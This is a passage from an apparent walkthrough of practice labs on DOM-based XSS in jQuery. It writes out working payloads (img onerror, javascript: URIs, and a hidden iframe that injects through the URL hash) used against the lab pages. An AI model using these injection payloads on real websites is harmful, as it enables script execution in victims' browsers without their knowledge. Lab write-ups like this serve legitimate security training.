
2) inject any js code and got alert <img src=sdf onerror=alert(1)> js will search for link sdf and it’s wrong link so that it will trigger onerror event and we will got alert:

LAB 5 — DOM XSS in jQuery Anchor href Attribute Sink Using location.search Source
Level:
APPRENTICE
Analysis
| Vulnerability | DOM-based XSS via jQuery |
| Goal | Trigger an alert() when the “back” link is clicked |
| Key Concept | jQuery sets the href attribute of an anchor tag using location.search — injecting javascript:alert(1) as the value causes code execution on click |
| Key Takeaway | href attributes accept javascript: URIs; sinks that set link targets are exploitable even without HTML tag injection |
Steps
1) start lab and go to submit feed back : 
2) in the link is see returnpath=/ : 
3) add any value after / and inspect page i find what i type after / included in button href :

4) now i can inject any js code i will use alert to solve the lab javascript:alert(1) and SOLVED :  —
—

LAB 6 — DOM XSS in jQuery Selector Sink Using a Hashchange Event
Level:
APPRENTICE
Analysis
| Vulnerability | DOM-based XSS via jQuery hashchange |
| Goal | Deliver an exploit that triggers print() in the victim’s browser |
| Key Concept | jQuery’s $() selector can interpret HTML strings as DOM nodes when passed user-controlled input from location.hash — this creates elements that fire events |
| Key Takeaway | jQuery’s $() function is a powerful sink — passing it unsanitized HTML-like strings causes DOM injection; use the exploit server to deliver the payload via an <iframe> with a crafted src |
Steps
1) start lab and view page source go to <script> tag and find this hash locator :

in the code we have an hashlocator event if it triaged it’s call function to go to specific post
2) let’s start with understand this code the first part is window.location which give us a link to site we open and # is the post where screen view:

3) Second part window.location.hash it’s give us # with the post name where screen is : 
4) third part is window.location.hash.slice(1) which delete hash and give us post name : 
5) now we confirm that we have an input after hash we can inject it and executed in our page let’s try to use it
6) i write payload <img src=1 onerror=print()> and it’s work : 
7) this is work put when we reload page we can’t get the result again because the event is triaged one time : 
8) we need to inject it in the first time be the usual link after that our event triaged i will use i frame with an exploit server on the lab : 
9) write iframe payload <iframe src="lab_link/#" onload="this.src += '<img src=1 onerror=print()>'"> </iframe>:

10) click view exploit and confirm it’s work : 
11) iframe is appear on the screen let’s hidden to make user feel it’s normal <iframe src="lab_link/#" onload="this.src += '<img src=1 onerror=print()>'" hidden="hidden"> </iframe> :
